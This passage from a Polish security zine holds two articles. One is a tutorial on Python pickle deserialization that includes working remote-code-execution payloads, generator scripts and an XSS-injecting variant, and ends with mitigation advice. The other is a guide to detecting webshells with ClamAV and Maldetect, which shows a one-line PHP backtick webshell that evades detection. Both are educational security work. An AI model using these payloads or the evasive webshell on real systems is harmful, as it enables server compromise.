gwNlx4MWRceDBjXHgxOFx4MT dceDAzXHhjMFx4MTMnCnAxCnRwMgpScDMKLg%3D%3D
```

zobaczymy w odpowiedzi:

Testowa aplikacja

Wartość atrybutu *date* odpowiada obiektowi pythonowemu: `datetime.datetime(2014, 6, 29, 12, 24, 23, 245779)`. Dla wygody, w aplikacji umieściłem pole tekstowe, w którym można wkleić ciąg base64 z ciągiem znaków, który chcemy deserializować.

JAK DZIAŁA PICKLE?

W artykule o PHP Object Injection pokazywałem, że wykorzystanie podatności zależy od tego, jakie klasy znajdują się w aplikacji. Nie istniał tam uniwersalny sposób np. na zdalne wykonywanie kodu, który zadziałałby w każdej podatnej aplikacji. W przypadku Pythona i pickle, sprawa ma się lepiej, bowiem **niefiltrowane** `pickle.loads()` **praktycznie gwarantuje zdalne wykonywanie kodu w aplikacji**.

W przeciwieństwie do PHP i kilku innych języków programowania, format serializacji danych używany przez pickle, jest de facto mini-językiem programowania, opierającym się na stosie, z własnym zestawem op-code'ów. Deserializacja danych jest więc wykonaniem pewnego kodu przez „maszynę wirtualną" pickle, skutkujące odtworzeniem pierwotnego obiektu.

Listę wszystkich op-code'ów znajdziemy oczywiście w źródłach modułu pickle; poniżej prezentuję te, które będą nam potrzebne do wykonywania dowolnego kodu.

```
MARK            = '('   # push special markobject on stack
STOP            = '.'   # every pickle ends with STOP
REDUCE          = 'R'   # apply callable to argtuple, both on stack
STRING          = 'S'   # push string; NL-terminated string argument
GLOBAL          = 'c'   # push self.find_class(modname, name); 2 string args
TUPLE           = 't'   # build tuple from topmost stack items
```

Tuple (krotka) to typ danych w Pythonie, który można traktować jako niezmienialną listę. Przykładowo (`"sekurak", 33, "pl"`) to krotka składająca się z trzech elementów.

Idąc po kolei:

- `'('` – wrzucenie na stos specjalnego obiekt MARK, który będzie potrzebny przy opcodzie TUPLE.
- `'.'` – powoduje zakończenie przetwarzania kodu.
- `'R'` – pobranie ze szczytu stosu dwóch elementów, gdzie pierwszy jest krotką zawierającą listę argumentów, a drugi jest referencją do funkcji, która zostanie wykonana.
- `'S'` – wrzucenie na stos ciągu znaków,
- `'c'` – pobranie ze stosu dwóch elementów – nazwy modułu (`modname`) i nazwy pola tego modułu (`name`), następnie na stos wrzucana jest referencja do `modname.name`.
- `'t'` – utworzenie krotki idąc na stosie od obiektu MARK do szczytu stosu,

Żeby lepiej zrozumieć działanie poszczególnych opcode'ów, zobaczmy proste przykłady:
1. Deserializujemy ciąg znaków „testowy string"

```
In [1]: import pickle

In [2]: x = '''S"testowy string"
   ...: .'''

In [3]: pickle.loads(x)
Out[3]: 'testowy string'

In [4]:
```

Pierwszy przykład

W Pythonie użycie potrójnych apostrofów lub cudzysłowów pozwala tworzyć ciągi znaków składające się z wielu linii.

PODZIEL SIĘ ZINEM

Przykład dość prosty, w pierwszej linii tworzymy string (za pomocą opcode'u STRING), a w drugiej kończymy opcodem STOP.
2. Tworzymy krotkę.

```
In [1]: import pickle

In [2]: x = '''(S"pierwszy string"
   ...: S"drugi string"
   ...: S"trzeci string"
   ...: t.'''

In [3]: pickle.loads(x)
Out[3]: ('pierwszy string', 'drugi string', 'trzeci string')

In [4]:
```

Drugi przykład

Na samym początku wrzucamy na stos obiekt MARK, potem definiujemy trzy stringi, by na końcu opcodem TUPLE utworzyć z nich krotkę.
3. Używamy opcode'u GLOBAL

```
In [1]: import pickle

In [2]: x = '''cpickle
   ...: PickleError
   ...: .'''

In [3]: pickle.loads(x)
Out[3]: pickle.PickleError

In [4]: pickle.PickleError
Out[4]: pickle.PickleError

In [5]:
```

Trzeci przykład

Korzystamy z opcode'u GLOBAL (`'c'`), w którym odwołujemy się do obiektu `pickle.PickleError`.

Przykłady nie powinny być trudne do zrozumienia, zwłaszcza dla osób, które miały styczność z programowaniem w dowolnym asemblerze. Spróbujmy teraz przygotować kod, który spowoduje wywołanie dowolnego polecenia systemu operacyjnego. W Pythonie służy do tego metoda `os.system()`, jej jedyny argument to nazwa polecenia, które zechcemy wykonać.


Zatem musimy:
1. Wrzucić na stos referencję do `os.system()`,
2. Wrzucić na stos jednoelementową krotkę np. (`'ping -c1 sekurak.pl',`).
3. Skorzystać z opcode'u REDUCE (`'R'`), by wykonać funkcję ze stosu z argumentami z krotki.

Na podstawie przykładów powyżej, piszemy gotowy kod:

```
In [1]: import pickle

In [2]: x = '''cos
   ...: system
   ...: (S"ping -c1 sekurak.pl"
   ...: tR.'''

In [3]: pickle.loads(x)
PING sekurak.pl (178.32.219.59): 56 data bytes
64 bytes from 178.32.219.59: icmp_seq=0 ttl=54 time=96.785 ms

--- sekurak.pl ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 96.785/96.785/96.785/0.000 ms
Out[3]: 0
```

Wykonujemy kod

Pozostaje więc tylko zakodować zawartość zmiennej x w postaci base64 i spróbować użyć tego w naszej testowej aplikacji.



Zdalne wykonywanie kodu w aplikacji

PODZIEL SIĘ ZINEM

Aplikacja wyświetla błąd, ale wyjście serwera www pokazuje, że polecenie zostało wykonane. Czyli atak się udał.


Na tym ten artykuł mógłby się zakończyć, ale pokażę jeszcze trochę inne podejście do rozwiązania problemu, podyktowane ograniczeniami narzuconymi przez środowisko, w którym działała wspominana przeze mnie na początku aplikacja Google.

WYKONUJEMY KOD BEZ OS.SYSTEM

W środowisku Google'a, większość wywołań systemowych (w tym oczywiście `os.system`) było zablokowanych. Tak więc, pomimo zdalnego wykonywania kodu, nie byłem w stanie wykonywać poleceń systemu operacyjnego. Jednak nawet bez tego, można próbować wyciągnąć wiele informacji z systemu operacyjnego, korzystając z samych funkcji Pythona (np. `os.listdir()` do listowania zawartości katalogu). Napiszemy więc kod, który pozwoli nam zserializować dowolną funkcję Pythona.

Wykorzystamy do tego moduł marshal. Marshal jest kolejnym modułem do serializacji w Pythonie. Po więcej szczegółów, w tym wyjaśnienie sensu używania dwóch różnych modułów do serializacji w bibliotece standardowej Pythona odsyłam do dokumentacji. Ważne jest to, że *marshal* – w przeciwieństwie do *pickle* – potrafi także serializować kod funkcji.

Każda funkcja ma atrybut `func_code`, który jest reprezentacją skompilowanego kodu funkcji. Atrybut ten zwraca obiekt typu *code object*. Co ciekawe, *code objects* mogą być używane jako argumenty do funkcji `eval()`.



Wywoływanie func_code

Jak widzimy na przykładzie, zdefiniowałem prostą funkcję `f()`, a następnie przekazałem jej atrybut `func_code` jako argument funkcji `eval()`, po czym funkcja została po prostu wykonana. Z naszego punktu widzenia ważne jest to, że moduł *marshal* potrafi zserializować ten obiekt. Zobaczmy przykład:

Serializowanie kodu funkcji

Gdybyśmy spróbowali użyć modułu *pickle* do zserializowania tego *code object*, niestety, otrzymalibyśmy wyjątek.

Pickle nie chce współpracować

Pamiętamy jednak, że nasza testowa aplikacja webowa używa modułu *pickle*, nie *marshal*. Nie jest to jednak wielki problem, bo pokazaliśmy już wcześniej, że z modułu *pickle* potrafimy importować inne moduły oraz wykonywać metody. Dlatego, w pickle potrzebujemy wykonać dwa kroki:

PODZIEL SIĘ ZINEM

1. Uzyskać referencję do funkcji `marshal.loads()`, by zdeserializować *code object*.
2. Wynik powyższej deserializacji przekazać do funkcji `eval()`.

> Do metody `eval()` można też uzyskać dostęp przez specjalny moduł `__builtin__`, tj. `__builtin__.eval()`.

Oto gotowy kod:


```
#!/usr/bin/python
import base64
import pickle, marshal

def malicious():
  import os
  print "If you can see it, you are RCE-ed ;-)."
  print os.listdir('/')

def main():
  m = marshal.dumps(malicious.func_code)
  c = '''c__builtin__
eval
(cmarshal
loads
(S"''' + m.encode('string-escape') + '''"
tRtR.'''
  print base64.b64encode(c)

if __name__ == '__main__':
  main()
```

Zaczynamy od definicji funkcji `malicious()`, znajdzie się w niej kod, który chcemy wykonać po stronie ofiary. W funkcji `main()` zaczynamy od *marshalowania* kodu funkcji `malicious()`, a następnie budujemy kod, który pozwoli ją *zdemarshalować*. Sprawdźmy, jak ten kod działa po kolei:

1. Wrzucamy na stos referencję do funkcji `__builtin__.eval()`,
2. Wrzucamy na stos obiekt MARK, który posłuży do budowania krotki z listą argumentów do funkcji z punktu 1,
3. Wrzucamy na stos referencję do funkcji `marshal.loads()`,
4. Wrzucamy na stos obiekt MARK, który posłuży do budowania krotki z listą argumentów do funkcji z punktu 2,
5. Wrzucamy na stos stringa zawierającego *zmarshalowany* kod funkcji, która ma się wykonać po stronie ofiary,
6. Budujemy krotkę – od szczytu stosu do obiektu MARK, czyli powstanie jednoelementowa krotka `(m,)` (gdzie `m`, to *zmarshalowany* kod funkcji),
7. Wykonujemy funkcję. W tym momencie zostanie wykonana funkcja `marshal.loads(m)`, a jej wynik zostanie wrzucony na stos.
8. Budujemy kolejną krotkę. Krotka znów będzie jednoelementowa, tym razem na szczycie stosu jest wynik wywołania funkcji z punktu powyżej, a więc powstanie `(marshal.loads(m),)`.
9. Wykonujemy funkcję. Zostanie wywołana funkcja `__builtin__.eval` z argumentami z krotki, a więc `__builtin__.eval(marshal.loads(m))`. To jest moment, w którym nastąpi wykonanie kodu funkcji `malicious()`.

Na samym końcu, kod dla *pickle* jest jeszcze zamieniany na base64 – dla wygody, ponieważ taki format jest oczekiwany przez testową aplikację webową.

Teraz wykonajmy ten kod, wklejmy wynikowy base64 do aplikacji i zobaczmy co się stanie :)



„If you can see it, you are RCE-ed ;-).”

PODZIEL SIĘ ZINEM

Aplikacja znów wyświetla błąd, ale logi serwera wyraźnie pokazują, że kod się wykonał. Sukces! Potrafimy już wykonać dowolny kod Pythona po stronie serwera :)

PODSUMOWANIE

Podobnie jak w przypadku PHP, jeśli nie niezbędne, najlepiej zrezygnować z *pickle* na rzecz innych modułów do zapisu obiektów (np. JSON). Jeśli używanie *pickle* jest konieczne, warto pomyśleć o zastosowaniu zabezpieczenia HMAC. Dokumentacja Pythona w wersji 3, przedstawia jeszcze jeden sposób na ograniczenie klas, które można importować. Ten sam sposób działa również w Pythonie 2.

Główna różnica między Pythonem i PHP jest taka, że niefiltrowana deserializacja w Pythonie, praktycznie gwarantuje możliwość wykonywania dowolnego kodu.

```
Y19fYnVpbHRpbl9fCmV2YWwKKGNtYXJzaGFsCmxvYWRzCihTImN
ceDAwXHgwMFx4MDBceDAwXHgwMVx4MDBceDAwXHgwMFx4MDNceD
AwXHgwMFx4MDBDXHgwMFx4MDBceDAwcyNceDAwXHgwMFx4MDBkX
HgwMVx4MDBkXHgwMFx4MDBceDAwZXHgwMFx4MDB9XHgwMFx4MDBkXHgw
Mlx4MDBceDg0XHgwMFx4MDB8XHgwMFx4MDBqXHgwMVx4MDBkXHg
wM1x4MDBceDE5X1x4MDJceDAwZFx4MDBceDAwUyhceDA0XHgwMF
x4MDBceDAwTmlceGZmXHhmZlx4ZmZceGZmY1x4MDFceDAwXHgwM
Fx4MDBceDAxXHgwMFx4MDBceDAwXHgwMVx4MDBceDAwXHgwMFNc
eDAwXHgwMFx4MDBzXHgwNFx4MDBceDAwXHgwMGRceDAxXHgwMFM
oXHgwMlx4MDBceDAwXHgwME5zXHgwY1x4MDBceDAwXHgwMDxIMT
5YU1M8L2gxPihceDAwXHgwMFx4MDBceDAwKFx4MDFceDAwXHgwM
Fx4MDB0XHgwMVx4MDBceDAwXHgwMHgoXHgwMFx4MDBceDAwXHgw
MChceDAwXHgwMFx4MDBceDAwc1x4MDVceDAwXHgwMFx4MDBhYS5
weXRceDA4XHgwMFx4MDBceDAwPGxhbWJkYT5ceDA3XHgwMFx4MD
BceDAwc1x4MDBceDAwXHgwMFx4MDB0XHgwM1x4MDBceDAwXHgwM
GNnaShceDAzXHgwMFx4MDBceDAwdFx4MDNceDAwXHgwMFx4MDBz
eXN0XHgwN1x4MDBceDAwXHgwMG1vZHVsZXN0XHgwNlx4MDBceDA
wXHgwMGVzY2FwZShceDAxXHgwMFx4MDBceDAwUlx4MDNceDAwXH
gwMFx4MDAoXHgwMFx4MDBceDAwXHgwMChceDAwXHgwMFx4MDBce
DAwc1x4MDVceDAwXHgwMFx4MDBhYS5weXRcdFx4MDBceDAwXHgw
MG1hbGljaW91c1x4MDVceDAwXHgwMFx4MDBzXHgwNFx4MDBceDA
wXHgwMFx4MDBceDAxXHgwY1x4MDEiCnRSdFIu
```

```
#!/usr/bin/python
import base64
import pickle, marshal

def malicious():
  import sys
  sys.modules['cgi'].escape=lambda x:'<H1>XSS</h1>'
  #MyHandler.output_error = lambda x: "<h1>XSS</h1>"

def main():
  m = marshal.dumps(malicious.func_code)
  c = '''c__builtin__
eval
(cmarshal
loads
(S"''' + m.encode('string-escape') + '''"
tRtR.'''
  #print c
  print base64.b64encode(c)

if __name__ == '__main__':
  main()
```

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

PODZIEL SIĘ ZINEM

Marcin Piosek

Webshells – wykrywanie tylnych furtek w aplikacjach WWW

Utrzymując infrastrukturę na której uruchamiane są liczne aplikacje WWW, z czasem może zajść potrzeba wdrożenia mechanizmu, który pozwoli administratorowi zweryfikować, czy pośród standardowych plików zainstalowanych aplikacji nie pojawiło się oprogramowanie niechciane. Artykuł omawia podstawy związane z klasą zagrożeń znanych jako tzw. webshelle. Przedstawione zostały m.in. metody ich wykrywania, kilka słów komentarza poświęcono skuteczności każdej z wymienionych metod. W ramach artykułu przygotowano również środowisko testowe, które można wykorzystać do treningu zdobytych w trakcie lektury umiejętności.

CZYM SĄ WEBSHELLE?

Webshelle należy traktować jako tylnie furtki (ang. *backdoor*), które umożliwiają zdalny dostęp do powłoki systemowej serwera. W większości przypadków ten złośliwy fragment kodu wykorzystuje wbudowane w wybraną technologię funkcje pozwalające na wykonywanie wspomnianych poleceń systemowych. Częstą praktyką jest dodanie do webshelli metod, które pozwalają m.in. na wygodne pobieranie plików z przejętego serwera, lub nawigację po jego zasobach. W przypadku utrzymywania na serwerach aplikacji WWW, trzeba rozważyć wdrożenie okresowych polityk, które będą wymuszały weryfikację obecności tego typu oprogramowania. Dobrą praktyką, jest również przeprowadzenie analizy ewentualnych konsekwencji wykrycia tego typu oprogramowania w naszej infrastrukturze.

POTENCJALNE KONSEKWENCJE

Przed rozpoczęciem weryfikacji plików aplikacji WWW, może pojawić się potrzeba wypracowania odpowiedniej motywacji, do podjęcia tego działania. W tym celu pomocna będzie również analiza ewentualnych konsekwencji pod katem nieautoryzowanego dostępu do serwerów:

- wycieku poufnych danych, zawartości baz danych,
- wykorzystania serwera do rozsyłania niechcianej poczty (SPAM),
- wykorzystania serwera jako punktu „przesiadkowego" do ataków na inne cele,
- konfiguracji serwera, ktory może posiadać dostęp do sieci wewnętrznej, a co za tym idzie, dalszej penetracji sieci,
- wykorzystania aplikacji uruchomionej na serwerze do infekcji złośliwym oprogramowaniem,
- wykorzystania mocy obliczeniowej serwera do generowania różnego typu kryptowalut.

Warto przyjrzeć się tego typu zagrożeniom, chociażby z perspektywy nowej definicji i wymogów technicznych oraz organizacyjnych przetwarzania danych osobowych wprowadzonych regulacją unijną GDPR.

ZAŁOŻENIA ARTYKUŁU

Podstawowym założeniem jest przedstawienie wiedzy w taki sposób, by móc na jej podstawie wypracować proces oraz schemat pracy, który znajdzie zastosowanie przy cyklicznej weryfikacji występowania ewentualnych zagrożeń.

Wobec tego, przyjąć należy, iż kwestie analizy powłamaniowej będą pominięte, na rzecz następujących założeń:

- artykuł kierowany jest w pierwszej kolejności do kadry zarządzającej systemami operacyjnymi, która okresowo chce przeprowadzić weryfikację plików przechowywanych na serwerze, pod kątem obecności niepożądanego oprogramowania klasy webshell,
- atakującemu nie udało się skutecznie podnieść uprawnień do użytkownika o wyższym poziomie autoryzacji,
- artykuł skupia się na aplikacjach i serwerach uruchomionych w oparciu o systemy z rodziny Linux,
- serwer, na którym uruchomiona jest zaatakowana aplikacja, nie posiada wdrożonej polityki monitorowania zmian w systemie plików.

ŚRODOWISKO PRACY

Przed przystąpieniem do weryfikacji występowania zagrożenia, należy zastanowić się nad tym, w jakim środowisku chcemy wykonać zaplanowaną pracę. Uruchamiane różnego typu narzędzi automatycznych, wyszukujących zagrożenia może nie być najlepszym pomysłem w przypadku środowiska produkcyjnego. Potencjalne problemy mogą wystąpić nawet w podczas wykorzystywania prostych komend systemu Linux, takich jak `grep` czy `find`. Przeszukiwanie bardzo dużych zbiorów plików może wpłynąć na chwilową stabilność pracy serwera. Jeżeli zatem nasza aplikacja działa w środowisku zwirtualizowanym, trzeba rozważyć wyko-

PODZIEL SIĘ ZINEM

nanie migawki (ang. *snapshot*) i przeprowadzenie prac w bezpiecznym, lokalnym środowisku.

Wykonanie kopii plików przed przystąpieniem do jakichkolwiek prac, może mieć również kluczowe znaczenie z perspektywy zachowania odpowiedniego materiału dowodowego.

POZNAJ PRZECIWNIKA

Wykonując analizę powłamaniową któryś raz z rzędu, można zauważyć pewne wzorce. Praktyka wskazuje na to, że atakujący często wykorzystują gotowe oprogramowanie, które posiada różny stopień zaawansowania funkcjonalności (Rysunek 1, Rysunek 2).

W sieci, od jakiegoś czasu tworzone są nawet repozytoria gromadzące przykłady tego typu gotowych do wykorzystania webshelli:


» https://github.com/BlackArch/webshells

Osoby mające dostęp do dystrybucji Kali Linux, powinny również zweryfikować zawartość katalogu webshells (Listing nr. 1).

Listing 1. Zbiór webshelli w dystrybucji Kali Linux.

```
art@kali:~$ find /usr/share/webshells/ -type f
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/asp/cmd-asp-5.1.asp
/usr/share/webshells/asp/cmdasp.asp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/aspx/cmdasp.aspx
```

Cechą charakterystyczną dla większości tego typu oprogramowania jest, próba odwołania się wprost do rożnego typu funkcji wybranej technologii, które pozwalają na wywoływanie poleceń systemowych. W przypadku PHP mowa chociażby o funkcjach `exec` lub `system`, w przypadku JSP może to polegać na wykorzystaniu klasy `Runtime`.



Rysunek 1. Jedna z wersji webshella r57.

Rysunek 2. Inny popularny webshell – c99.

NARZĘDZIA AUTOMATYCZNE

Ilość obowiązków administratora systemów nie zniechęca do ręcznego przeglądania plików pod kątem obecności niepożądanego oprogramowania. Z tego też powodu, administratorzy chętnie wykorzystują gotowe rozwiązania, które próbują automatyzować proces przeszukiwania zasobów serwera.

PODZIEL SIĘ ZINEM

W sieci można znaleźć opisy wykorzystania kilku z nich – w tym artykule do weryfikacji obecności webshelli wykorzystany zostanie `ClamAV` (antywirus) oraz skrypty częściej utożsamiane z wyszukiwaniem tego typu tylnych furtek, takich jak `Maldetect`.

W ramach testu zweryfikowane zostanie, jak każdy z tych programów sprawdzi się w wykrywaniu zagrożeń, gdzie jako próbki wykorzystane zostaną webshelle pochodzące z repozytorium BlackArch. Na czas pisania artykułu, zbiór testowy składa się z 237 elementów (Listing nr. 2)

Listing 2. Przygotowywanie testowego zestawu webshelli

```
art@kali:~$ git clone -q https://github.com/BlackArch/webshells.git
art@kali:~$ cd webshells/
art@kali:~/webshells$ find . -type f | wc -l
237
art@kali:~/webshells$
```

ClamAV

Weryfikację tego, jak ClamAV sprawdza się w roli oprogramowania do wykrywania webshelli, należy rozpocząć od aktualizacji bazy – polecenie `freshclam`. Następnie warto wymusić na nim rekursywne przeszukiwanie katalogów (przełącznik r). W ramach weryfikacji wystarczające będzie również, aby skaner jedynie poinformował nas o ilości wykrytych zagrożeń, bez podejmowania dodatkowych działań (przełącznik i).

Listing 3. Skanowanie webshelli antywirusem ClamAV

```
art@kali:~/webshells$ freshclam --quiet
art@kali:~/webshells$ clamscan -r -i .
./php/NIX_REMOTE_WEB-SHELL_v.0.5_alpha_Lite_Public_Version.php: Html.Trojan.
Exploit-84 FOUND
./php/h4ntu_shell_[powered_by_tsoi].php: Win.Trojan.Remoteadmin-4 FOUND
./php/stres.php: Win.Trojan.Shell-20 FOUND
./php/magiccoder.php: Win.Trojan.ShellExec-1 FOUND
[…]
./php/ex0shell.php: Win.Trojan.Shell-15 FOUND
./php/zaco.php: Win.Trojan.Shell-55 FOUND
./php/C99Shell v. 1.0 beta (5.02.2005).php: Win.Trojan.C99-4 FOUND
./asp/cmdasp.asp: Win.Trojan.Ace-8 FOUND
./perl/Perl Web Shell by RST-GHC.pl: Win.Trojan.R57-2 FOUND
./aspx/shell.aspx: Legacy.Trojan.Agent-36242 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 5827207
Engine version: 0.99.2
Scanned directories: 24
Scanned files: 237
Infected files: 113
Data scanned: 20.91 MB
Data read: 11.97 MB (ratio 1.75:1)
Time: 16.861 sec (0 m 16 s)
art@kali:~/webshells$
```

Na potrzeby artykułu z Listingu nr. 3, usunięto 103 środkowe wpisy. Wszystkie z nich dotyczyły webshelli wykonanych w technologii PHP. Na podstawie wyników skanowania, można wysnuć następujące wnioski:

- ClamAV najlepiej wypada w przypadku wyszukiwania webshelli stworzonych z wykorzystaniem technologii PHP, skuteczność wynosi ponad 50%,
- ClamAV jest również w stanie wykryć niebezpieczne skrypty stworzone z wykorzystaniem technologii ASP, ASPX oraz Perl,
- niewykryte zostały webshelle stworzone z wykorzystaniem Java ServerPages oraz Adobe ColdFusion.

ClamAV jest w stanie pomóc w wykrywaniu webshelli, jednak najprawdopodobniej ze względu na to, że nie jest to oprogramowanie dedykowane do tych celów, nie można go też traktować jako podstawowe narzędzie do wykrywania webshelli.

Maldetect

Innym oprogramowaniem, które można wykorzystać do przeszukiwania zbiorów plików pod kątem webshelli, jest Maldetect. Jak piszą o nim sami twórcy, jest dedykowany do wyszukiwania oprogramowania typu malware w środowiskach współdzielonego hostingu. Należy zweryfikować, jak Maldetect poradzi sobie w porównaniu z ClamAV, podczas weryfikacji tego samego zestawu danych (Listing nr. 4).

Listing 4. Weryfikacja skuteczności Maldetect.

```
art@kali:~/webshells$ find . -type f > list.txt
art@kali:~/webshells$ maldet -f ./list.txt
Linux Malware Detect v1.5
            (C) 2002-2016, R-fx Networks <proj@rfxn.com>
            (C) 2016, Ryan MacDonald <ryan@rfxn.com>
This program may be freely redistributed under the terms of the GNU GPL v2

maldet(6349): {scan} signatures loaded: 11294 (9343 MD5 / 1951 HEX / 0 USER)
```


PODZIEL SIĘ ZINEM

```
maldet(6349): {scan} user supplied file list ,./list.txt', found 237 files...
maldet(6349): {scan} found clamav binary at /usr/bin/clamscan, using clamav
scanner engine...
maldet(6349): {scan} scan of ./list.txt (237 files) in progress...
maldet(6349): {scan} processing scan results for hits: 137 hits 0 cleaned
maldet(6349): {scan} scan completed on ./list.txt: files 237, malware hits 137,
cleaned hits 0, time 22s
maldet(6349): {scan} scan report saved, to view run: maldet --report
170216-1340.6349
maldet(6349): {scan} quarantine is disabled! set quarantine_hits=1 in conf.maldet
or to quarantine results run: maldet -q 170216-1340.6349
```

Nie zagłębiając się w szczegóły, Maldetect wykrył o ponad dwadzieścia zagrożeń więcej w porównaniu do „czystej" wersji ClamAV.

NIE LEKCEWAŻ PRZECIWNIKA

Jeżeli administrator dysponuje większą ilością czasu, często decyduje się na stworzenie własnych skryptów, które przeszukują wybrany zakres plików pod kątem popularnych dla danych technologii niebezpiecznych funkcji. Prędzej czy później, sprowadza się to do wykorzystania standardowych programów `grep` oraz find. Przy takim podejściu przekazuje się na wejściu tych programów zakres plików do przeszukania oraz listę wzorców, które mają one wyszukiwać w plikach. Często jednak lista standardowych filtrów obejmuje jedynie najbardziej popularne funkcje, dla PHP może to być `exec`, `base64`, `eval` lub `system`. Bardzo prostym sposobem, jaki może wykorzystać atakujący aby uniknąć wykrycia, w takim przypadku jest wykorzystanie chociażby tzw. „Execution Operators", które w PHP pozwalają na wykonanie dowolnego polecenia systemowego, a które bardzo rzadko uwzględniane są na listach podejrzanych „funkcji" (Listing nr. 5).

Listing 5. Przykład wykorzystania backticków do uruchomienia polecenia systemowego

```
art@kali:~/webshells$ echo ,<?php echo `$_GET[0]`;' > backticks.php
art@kali:~/webshells$ echo ./backticks.php > list.txt
art@kali:~/webshells$ maldet -f ./list.txt
Linux Malware Detect v1.5
[…]
maldet(13733): {scan} scan completed on ./list.txt: files 1, malware hits 0,
cleaned hits 0, time 12s
maldet(13733): {scan} scan report saved, to view run: maldet --report
170216-1412.13733
art@kali:~/webshells$ php-cgi -q backticks.php 0=id;pwd
uid=0(root) gid=0(root) groups=0(root)
/root/webshells
art@kali:~/webshells$
```

Stosując podejście opierające się na przeszukiwaniu plików pod kątem użycia niebezpiecznych funkcji, należy zdać sobie sprawę z tego, że dana technologia może posiadać bardzo dużą ilość różnych sposobów prowadzących do wykonania kodu lub polecenia systemowego – z pewnością taka lista nie ogranicza się tylko o podstawowych funkcji `exec` czy `system`. O tym, jak wiele możliwości ma atakujący, można dowiedzieć się także z tekstów na sekuraku:

» https://sekurak.pl/backdoory-w-aplikacjach-php/

Kwestię weryfikacji plików poprzez przeszukiwanie na podstawie listy wzorców dodatkowo komplikuje fakt, że sposoby wykonania kodu można podzielić na dwie kategorie:

» Bezpośrednie – gdy kod uruchomiany jest bezpośrednio z wgranego przez atakującego pliku, np. przy pomocy funkcji `eval`,
» Pośrednie – gdy wgrany przez atakującego plik zawiera jedynie funkcję, która pozwoli na załadowanie właściwego payloadu z innego miejsca. Może to być np. funkcja `include` języka PHP, która jako parametr przyjmować będzie ścieżkę do pliku graficznego zawierającego właściwą część exploita. Co ważne, kod którego zadaniem będzie faktyczne wykonywanie złośliwych akcji, może wcale nie być osadzony na stałe na serwerze – istnieją metody, by tymczasowo dołączać go np. z logów, zmiennych lokalnych lub określonych nagłówków HTTP, a każda z aplikacji może udostępniać inny sposób na przemycenie tego typu kodu.

Wymieniony podział, to dość poważna komplikacja - uwzględnienie na liście filtrów chociażby funkcji `include` właściwie równałoby się z przeprowadzeniem pełnego przeglądu kodu przez administratora.

W tym miejscu można również wysnuć wniosek, że sposoby wyszukiwania webshelli, polegające na skanowaniu skryptów pod kątem określonych wzorców, a dodatkowo ograniczające zakres tylko do plików o standardowych rozszerzeniach (.PHP, .JSP, .ASP), mogą być obarczone wysokim współczynnikiem nieskuteczności.

Jednym z elementów, który można wykorzystać w wyszukiwaniu podejrzanych plików, jest weryfikacja długości linii. Oczywiście, nie jest to czynnik determinujący wykrycie webshella, jednak może posłużyć jako jedna z składowych.

